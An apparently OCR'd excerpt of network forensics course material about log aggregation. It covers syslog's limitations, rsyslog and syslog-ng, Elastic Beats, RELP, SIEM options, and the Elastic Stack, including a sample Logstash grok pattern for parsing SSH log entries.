
In addition, consider the different accesses and retention policies needed by those in different roles within the organization.

The network operations team is primarily interested in keeping the tubes of the Internet running at full speed, so their scope of useful information is limited to just the switching and routing infrastructure, the firewalls, and maybe proxy servers. They may not need this evidence to be retained for more than a month. (Obviously, this is an illustration—many different teams and organizations have unique requirements that could dramatically change these values.)

If the organization processes credit card transactions, there may be a PCI compliance team that needs real-time visibility to those transactions, with log retention to cover the time frame mandated by the PCI-DSS standards. Of course, because this data includes sensitive and regulated information, the access controls for any derived logs will likely incur extra requirements as well.

Finally, the incident response or hunt team(s) will hopefully have access to as much of the evidence from across the environment as possible, with a data retention policy that lasts as long as the lawyers will allow!

This doesn't even take into consideration the many complexities that exist in a modern corporate computing environment, such as multiple office locations, legal jurisdictions, mergers and acquisitions, divestitures, outside consultants, etc. The modern network environment is just too complex to operate without some form of log aggregation in place.



We've talked a good deal about using the syslog protocol to ship log data, but as we have learned earlier today, it brings along all the ugly baggage that you'd expect from a decades-old protocol. UDP, by its nature, is not reliable, as it provides no protocol-based mechanism to determine that a transmission was received correctly or at all. It's a "fire-and-forget" protocol that assumes everything went according to plan. (The forensicator voice in your head should be speaking up right about now! Remember that UDP-transported traffic must be treated carefully since it can be spoofed or silently dropped!)

Another major shortfall is that syslog is natively a plaintext protocol, meaning anyone can casually observe the contents. Because we're looking at potentially sensitive log data that is often squirreled away in root-readable log files, blindly firing it out on the wire for anyone to observe, intercept, or alter seems like it may be a bad idea. Obviously, even though it is "baked into" most UNIX-based operating system distributions, the risks should be fully considered before deploying any plaintext logging protocol.

Both of these shortfalls clearly indicate there is room for improvement in the syslog protocol. Fortunately, the open-source nature of the codebase means there is plenty of opportunity for smart people to provide improvements.

We've mentioned both rsyslog and syslog-ng previously. The rsyslog daemon is included as the default logging service in recent Red Hat (and derivatives like CentOS, Scientific, Fedora, etc.), openSuSE, Ubuntu, and other Linux distributions, and can be compiled for other *NIX operating systems such as BSD and Solaris. A major draw for rsyslog is that it can natively use the same configuration file as legacy syslog systems. This allows a cleaner migration path for administrators. However, syslog-ng requires a different configuration file but provides much more granular filtering and parsing options. In both cases, the replacement daemons allow TCP transport, as well as encryption. Additionally, they can queue messages that a client generates while a server is unavailable for any reason, releasing the queue upon the server's return. Both options are viable as very low-effort replacements for the aging legacy syslog daemon, providing many additional integrity and security-focused features.

The latest developments in logging protocol have centered around "log shippers" and message queuing. Although some are already widely used in enterprises around the world, the scalability and ease of implementation can vary widely. Still, they generally offer significant benefit over legacy syslog alone.


Elastic Beats,[1] from the same company that has assembled the venerable Elastic Stack, are tiny agents that run on each log shipper system. They watch data sources on the shipper, then normalize and send the log event to an ElasticSearch database directly or to a Logstash instance for further parsing and enrichment. The family of beats covers many different source types, from raw files (via Filebeat[2]), Windows Event Logs (via Winlogbeat[3]), System status (via Metricbeat[4]), and more. There are also a host of (unsupported) community-supplied Beat modules[5] that vastly expand the Beats log shipping capabilities.

A good deal of other log shippers are based on message queuing functions. Message queues are constructs that allow inter-process communication (IPC). Although not originally envisioned as logging protocols, their IPC nature makes them ideally suited to programmatically exchange log event data between a log creator and recipient.

There are dozens of Message Queuing solutions in active use today, including RabbitMQ, ZeroMQ, and Apache Kafka. Most log aggregation platforms can ingest some of these queue sources.

The Reliable Event Logging Protocol (RELP)[6] was developed by the same team that develops the rsyslog server itself. It was designed to provide absolute assurance that each log message was delivered to the intended destination. The RELP libraries have built-in support for TLS encryption.

References:
[1] https://for572.com/qofk0
[2] https://for572.com/q6wyq
[3] https://for572.com/bt1vf
[4] https://for572.com/mx6a9
[5] https://for572.com/iwzvo
[6] https://for572.com/eq1y2



There are a number of solutions that can provide log aggregation and analysis features. Most Security Information and Event Management (SIEM) tools use logs as a core data source. These tend to be commercial software because of their scalability and scope within the enterprise, but there are free and free-ish tools that provide similar functionality.

The categories of tools that provide a more generic log aggregation and analysis functionality are numerous as well. Perhaps one of the most rapidly adopted solutions is the Elastic Stack. Commonly referred to as "ELK", the acronym refers to its three components—the Elasticsearch storage database, Logstash for ingesting, parsing, and enrichment, and the Kibana frontend—this "big data" platform has been wildly successful for log aggregation and wider data analytic applications alike. The SOF-ELK distribution[1] is a full-stack implementation of ELK, which we will use in this class, and is provided as a free community utility as well. Other aggregation platforms you may be familiar with include ELSA (Enterprise Log Search and Archive) on the free side, and Splunk and LogRhythm on the commercial side.


Certainly, this is a crowded marketplace and there are dozens of options to consider for both SIEM tools and log aggregators. However, when evaluating these solutions, you should consider some of their capabilities and features with an eye toward the forensic, IR, and hunting use cases. For example, how do you plan to feed the data to the platform? Because most log evidence comes in the form of files, the ability to ingest from such sources is absolutely critical. In fact, a platform that cannot ingest them is likely unsuitable for most DFIR workflows. However, the flexibility to load from both existing file evidence as well as from live sources provides a very powerful combination for handling ongoing incidents and for hunt team operations.

Another important factor when considering log aggregation platforms is the vast array of formatting for each different type of event. With syslog messages, the entry is nothing more than a freeform text string. Each individual application can determine its own format and structure. Clearly, this would not allow for easy analysis. To address this problem, most aggregation solutions will automatically parse the most common log formats. They also provide the ability to define custom log formats, enabling administrators or examiners to intelligently parse the data they encounter most often into relevant data points. Even without custom ingest formatting, many solutions can discern common data types, such as IP addresses and dates, and tokenize them for easy searching.

When custom parsing is needed—and it almost always is needed in some form—consider the language or framework that will best handle your expected data sets. For example, the Logstash component of the Elastic Stack uses a syntax called "grok", whereas ELSA uses an XML-based structure to import and enrich new logs. Be sure you consider this aspect of using each platform when you evaluate your options.

References:

[1] https://for572.com/sof-elk-readme



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

The Elastic Stack has become a popular "big data" platform and has shifted toward a SIEM market targeting. The commonly-used "ELK" acronym refers to the three core components of the platform:

- Elasticsearch[1] is a document-centric storage, search, and analytic engine, with features that enable fast and scalable search across large data stores.
- Logstash[2] is the log parsing and enrichment component that reads input data, transforms and enriches it, then transports the enriched data to one or more destinations.
- Kibana[3] is the web-based frontend that allows users to interact with and explore the data Logstash has stored in Elasticsearch through complex dashboards and visualizations.

The Elastic company has added numerous dedicated, lightweight log shippers called "Beats"[4] to the suite, which can send everything from raw log files to system-level process statistics into the ELK processing pipeline.

Part of what has brought the Elastic Stack to such prominence is that it is free software, while also ensuring the platform is extremely scalable. Elastic installations have been known to handle multiple billions of events/records per day on a moderately-sized hardware cluster. However, an analyst can get a lot of value from even a single virtual instance. The Elastic company provides consulting for the overall stack and a "freemium" business model around some of their components as well.

For an excellent overview of the Elasticsearch architecture and its various internal components, consider watching SANS Course Author and Instructor John Hubbard's YouTube video[5] of his presentation that covers this.

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
[1] https://for572.com/yvkel
[2] https://for572.com/tqf01
[3] https://for572.com/vptzb
[4] https://for572.com/7nr20
[5] https://for572.com/86gvt



As with any platform, the Elastic Stack has noted strengths and weaknesses. Of course, the relative importance of these depends heavily on your organizational and mission requirements, as well as the technical ability of your staff to leverage the strengths and overcome the weaknesses.

On the plus side, the Elastic Stack brings the following to the game:

- As mentioned previously, it can scale HUGE! Clusters handling several hundred thousand events per second, with a total data store in the tens of billions of events are not unusual. Although a single-system VM is not going to reach these metrics, the platform is designed from the ground to scale through clustering.
- As free software, the entire platform is available to anyone with the time to invest in its success. The commercial consulting that Elastic offers alongside the platform can be a cost-effective way to quickly bridge any capability gaps that remain after in-house staff deploys an Elastic Stack instance. Several optional components of the broader Elastic Stack are only available through a commercial subscription.[1] In addition, developers can add on functionality through a well-documented plugin architecture. Elastic also has a global community outreach network that hosts events ranging from local user meetups to multinational conferences.
- The platform's Logstash component provides a flexible and extensive parsing, data extraction, and data enrichment engine that enables administrators to pull the most relevant data points from input data. Each event is internally translated into a JSON representation and transported to any of a variety of destinations. This is an extremely powerful feature because each user can identify what data points will most directly support their investigative goals and build the platform to support their processes.


Of course, there is no such thing as a silver bullet or a perfect platform—and to be fair, the Elastic Stack does have some drawbacks, depending on your organizational constraints and skill set.

- Perhaps the biggest barrier to use is that when installing an Elastic Stack instance or cluster, it doesn't do much of anything out-of-the-box. For starters, building the hardware aspect of the platform and configuring the software can be a significant effort and incur a significant cost. Additionally, when it comes to parsing input data and visualizing it in the frontend, the platform doesn't do much of anything out-of-the-box. It

takes a significant effort to build and test these configurations—even with the wealth of community-provided resources available on the Internet. This challenge arises from the fact that successful use of any data science platform is completely dependent on the use case, organizational requirements, and specific formats of available input evidence.

- Complicating the quick adoption of the Elastic Stack into existing investigative processes is that the documentation can sometimes be hit-and-miss. Some modules have comprehensive documentation, whereas others are sparse. However, the Elastic team is continually improving documentation across the spectrum of the entire Elastic Stack—so hopefully this will not be a shortfall for long.

References:
[1] https://for572.com/vor5f



While not a core focus area of FOR572, the Logstash component of the Elastic Stack provides tremendous power and flexibility to the administrator in terms of ingesting, processing/enriching, and outputting source records.

First, Logstash provides a wide variety of several dozen input methods. Logstash can read files from local files, making it ideal for typical forensic and hunt team processing. However, Logstash can also read from a number of live sources, such as syslog, RELP, and Elastic's array of Beats shippers. You can also send NetFlow (versions 5 or 9), SNMP traps, or raw HTTP POST requests directly to Logstash, making the overall Elastic Stack suitable as an aggregator of multiple different types of evidence. Between the plugin architecture and the flexibility of Elastic Beats, adding new data sources is a rather straightforward process as well.

Logstash then parses and enriches the input message according to how it has been configured. Useful fields can be extracted for easy querying (think usernames, IP addresses, key/value pairs, and more), and additional fields can be added where appropriate. IP addresses can be augmented with GeoIP location and ASN data. Hash values can be calculated for integrity checking, and strings can be added or modified to best suit dashboard and visualization requirements. If the input data is in a normalized form such as JSON, CSV, or XML, Logstash can automatically parse the values with minimal processing overhead. Here again, the plugin architecture means additional filtering features can be added in a way that scales with the platform itself.

Perhaps the most important component of Logstash's filtering process is that it uses the "grok" pattern-matching syntax.[1] Grok can be described as "regex without all the crying and gnashing of teeth," which is an appropriate (if unofficial) tagline. Through its configuration files, Logstash can be configured to pull relevant fields out of most logs that are intended for human consumption, such as syslog files, HTTPD logs, and the like. Although creating these grok statements is outside the scope of this class, the "Grok Debugger"[2] is an excellent online tool that streamlines the process. A Grok Debug tool is also now integrated to the Kibana web interface.

For example, consider the following SSH log message:

```
Accepted publickey for phil from 71.14.237.19 port 56087 ssh2: RSA
       ac:a8:2e:67:ef:80:f3:dd:03:b4:a5:14:51:1e:85:ad
```

The following grok pattern would match the line and pull matching values into the "ssh_result", "ssh_loginmethod", "ssh_user", etc. fields. Some of these patterns, such as "USERNAME", are predefined in the Logstash code itself, and we can extend the patterns easily.


```
^%{WORD:ssh_result} %{WORD:ssh_loginmethod} for %{USERNAME:ssh_user} from
        %{IPORHOST:ssh_src_ip} port %{POSINT} %{WORD:ssh_proto}(?::
        %{WORD:ssh_keytype} %{DATA:ssh_keyid})?$
```

Finally, we need to send the filtered and enriched event to one or more destinations. Most commonly, this will be the Elasticsearch database, but messages can also be conditionally sent down dozens of different paths including generic WebSockets and HTTP POST requests, numerous APIs including PagerDuty for SMS notifications, generating email messages, or sending the event down a message bus or queue service for further processing and actions. As you may have expected, this phase of the pipeline also has a plugin architecture, allowing infinite possibilities for the administrator to use as destinations.

